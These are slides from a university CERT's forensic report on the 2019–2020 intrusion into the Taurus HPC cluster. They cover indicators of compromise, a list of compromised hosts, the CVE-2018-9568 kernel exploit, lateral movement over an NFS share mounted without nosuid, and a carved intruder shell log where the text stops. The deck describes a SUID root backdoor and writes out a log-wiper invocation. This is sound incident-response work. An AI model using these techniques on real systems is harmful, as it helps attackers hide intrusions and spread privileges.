TECHNISCHE UNIVERSITÄT DRESDEN

TUD CERT Computer Emergency Response Team

Pascal Brückner
TUD-CERT

Supercomputers offline across Europe

Forensic investigation of the Taurus HPC cluster

16.12.2021

“Supercomputers offline across Europe”
Mai 2020

Mehrere Hochleistungsrechenzentren in Europa angegriffen

Mehrere Hochleistungsrechenzentren in Europa haben den Zugriff gestoppt. Die Rede ist von "Sicherheitsproblemen" oder von "Sicherheitsvorfällen".

Lesezeit: 1 Min. In Pocket speichern 216

Hochleistungsrechner Zentrum Archer in Edinburgh. (Bild: epcc.ed.ac.uk)

UPDATE 14.05.2020 12:55 Uhr | Security

Von Monika Ermert

HPC wire

Search... Go

May 18, 2020

This week, a number of European supercomputers discovered intrusive malware hosted on their systems. Now, in the midst of a massive supercomputing research effort to tackle COVID-19, many enlisted systems have shut down or restricted access while they investigate and remove the malware.

The Taurus Cluster
Architecture overview



Analysis
Initial IoCs (May 2020)

Two suspicious binaries in `/etc/fonts/`, one of them with its SUID bit set:

```
1 > ls -la /etc/fonts
2 drwxr-xr-x.   3 root root     4096 Feb 20 01:31 .
3 drwxr-xr-x. 128 root root    12288 May 13 18:10 ..
4 -rwsr-sr-x    1 root root     8616 Feb 24  2017 .fonts
5 -rwxr-xr-x    1 root 200046 20144 Feb 24  2017 .low
6 drwxr-xr-x.   2 root root     4096 Feb 20 01:31 conf.d
7 -rw-r--r--    1 root root     2416 Jun  8  2018 fonts.conf
```

Analysis
Initial IoCs (May 2020)

Two suspicious binaries in `/etc/fonts/`, one of them with its SUID bit set:

```
1 > ls -la /etc/fonts
2 drwxr-xr-x.   3 root root     4096 Feb 20 01:31 .
3 drwxr-xr-x. 128 root root    12288 May 13 18:10 ..
4 -rwsr-sr-x    1 root root     8616 Feb 24  2017 .fonts
5 -rwxr-xr-x    1 root 200046 20144 Feb 24  2017 .low
6 drwxr-xr-x.   2 root root     4096 Feb 20 01:31 conf.d
7 -rw-r--r--    1 root root     2416 Jun  8  2018 fonts.conf
```

Manipulated timestamps:

```
1 > debugfs -R 'stat /etc/fonts/.low' <root>
2 ctime:  0x5df0e09d:23bb284c -- Wed Dec 11 13:27:09 2019
3 atime:  0x5ebaefe9:543b8570 -- Tue May 12 20:50:17 2020
4 mtime:  0x58afa61e:00000000 -- Fri Feb 24 04:18:54 2017
5 crtime: 0x5df0e09d:1e024964 -- Wed Dec 11 13:27:09 2019
```

Analysis

List of compromised systems[1]

Timestamp	Host	Type	Checksum (.low)
11.12.2019 13:27	`comp1`	Compute Node	`9c86..`
11.12.2019 13:42	`login4`	Login Node	`a0ec..`
11.12.2019 14:09	`login5`	Login Node	`a0ec..`
11.12.2019 14:32	`login6`	Login Node	`a0ec..`
11.12.2019 18:36	`admin0`	Admin. System	`a0ec..`
11.12.2019 18:44	`admin1`	Admin. System	`a0ec..`
11.12.2019 18:46	`admin2`	Admin. System	`a0ec..`
11.12.2019 18:51	`admin3`	Admin. System	`a0ec..`
11.12.2019 18:54	`admin4`	Admin. System	`a0ec..`
11.12.2019 18:58	`export3`	Export Node	`a0ec..`
12.12.2019 02:55	`admin5`	Admin. System	`e119..`
12.12.2019 03:22	`admin6`	Admin. System	`e119..`
12.12.2019 03:35	`admin7`	Admin. System	`e119..`
12.12.2019 06:11	`admin8`	Admin. System	`e119..`
12.12.2019 06:27	`admin9`	Admin. System	`e119..`

[1] Chronologically sorted by crtime

Analysis
Malicious Binaries

/etc/fonts/.fonts:

- the one with the SUID bit
- Simple backdoor executing `/bin/bash` as root

[2] siehe auch `https://atdotde.blogspot.com/2020/05/high-performance-hackers.html`

Analysis
Malicious Binaries

/etc/fonts/.fonts:

- the one with the SUID bit
- Simple backdoor executing `/bin/bash` as root

/etc/fonts/.low[2]:

- Log Wiper
- Removes session traces from `/var/log/{lastlog,messages,secure,warn,debug,auth.log,syslog,wtmp...}`
- Invocation via `/etc/fonts/.low -a root victim.example.com`

[2] siehe auch `https://atdotde.blogspot.com/2020/05/high-performance-hackers.html`

Analysis
Methodology

Open Questions:

- What was the initial attack vector (most likely on `comp1`)?
- How did lateral movement take place?
- How were privileges escalated to access administrative systems?

Analysis
Methodology

Open Questions:

- What was the initial attack vector (most likely on `comp1`)?
- How did lateral movement take place?
- How were privileges escalated to access administrative systems?

Forensic procedure:

- **Collection** of raw disk images and (in rare cases) memory dumps of affected hosts
- **Data preprocessing**: Creation of MAC timelines, carving und indexing of unallocated disk space
- Scripted **index parsing** for known IoCs and log fragments within the relevant timeframe (e.g. `Dec 11`)
- Manual **timeline inspections**
- **Memory analysis** on `comp1` regarding potential exploit fragments (nothing found)

Analysis
Initial Attack Vector (1)



Analysis
Initial Attack Vector (2)

Via carving in unallocated disk space on `comp1`:

- During an unprivileged SSH session (by a legit user running an HPC job)

```
1 2019-12-11 13:25:05 comp1 kern warning [-] kernel <>
      [16260470.344194] Bits 55-60 of /proc/PID/pagemap
      entries are about to stop being page-shift some
      time soon. See the linux/Documentation/vm/pagemap.
      txt for details.
```

- which concluded in *“an error”*:

```
1 2019-12-11 13:30:55 comp1 authpriv info [22113] sshd <>
        pam_unix(sshd:session): session closed for user <
      USER>
2 2019-12-11 13:30:55 comp1 authpriv info [22113] sshd <>
        syslogin_perform_logout: logout() returned an
      error
```

Analysis
Initial Attack Vector (3)

- Successful extraction of two suspicious ELF binaries from `/var` (in unallocated disk space):
- One of them contained the string "`-={ CVE-2018-9568 Exploit }=-`"

[3] `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-9568`
[4] Supervisor Mode Access Prevention

Analysis
Initial Attack Vector (3)

- Successful extraction of two suspicious ELF binaries from `/var` (in unallocated disk space):
- One of them contained the string "`-={ CVE-2018-9568 Exploit }=-`"

CVE-2018-9568[3]

In sk_clone_lock of sock.c, there is a possible memory corruption due to type confusion. This could lead to local escalation of privilege with no additional execution privileges needed. User interaction is not needed for exploitation.

[3] `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-9568`
[4] Supervisor Mode Access Prevention

Analysis
Initial Attack Vector (3)

- Successful extraction of two suspicious ELF binaries from `/var` (in unallocated disk space):
- One of them contained the string "`-={ CVE-2018-9568 Exploit }=-`"

CVE-2018-9568[3]

In sk_clone_lock of sock.c, there is a possible memory corruption due to type confusion. This could lead to local escalation of privilege with no additional execution privileges needed. User interaction is not needed for exploitation.

- **Exploit Payload** creates the SUID backdoor `/etc/fonts/.fonts`
- **Compute node kernel** was vulnerable to this exploit and patched only one day later
- **SMAP**[4] as CPU-based protection mechanism wasn't available on this node

[3] `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-9568`
[4] Supervisor Mode Access Prevention

Analysis
Initial Attack Vector (3)



Analysis
Lateral Movement (1)

Login Nodes were next victim according to our timestamps

- Attacker already had a valid user login
- No signs of a kernel exploit

Analysis
Lateral Movement (1)

Login Nodes were next victim according to our timestamps

- Attacker already had a valid user login
- No signs of a kernel exploit
- **NFS** was abused due to configuration issues:
  - Was mounted without `nosuid` and `noexec` flags
  - Attackers could just copy the backdoor from `comp1` to NFS while the SUID bit was kept
  - Backdoor could then be executed on other hosts to become `root`

Analysis
Lateral Movement (2)



Analysis
Lateral Movement (3)



Analysis
Lateral Movement (4)



Analysis
Intruder's shell session (1)

Shell History Logging[5] was enabled on some admin nodes.
As a result of **carving**, we could restore entire shell sessions.

[5] `https://backdrift.org/logging-bash-history-to-syslog-using-traps`

Analysis

Intruder's shell session (1)

Shell History Logging[5] was enabled on some admin nodes.
As a result of **carving**, we could restore entire shell sessions.
Login on `admin2`, five minutes prior to backdoor deployment:

```
1 18:40:55 authpriv sshd  Accepted publickey for root from
      192.168.1. port 48076 ssh2: RSA SHA256:<pubkey>
2 18:40:56 auth systemd-logind  New session 5356 of user root
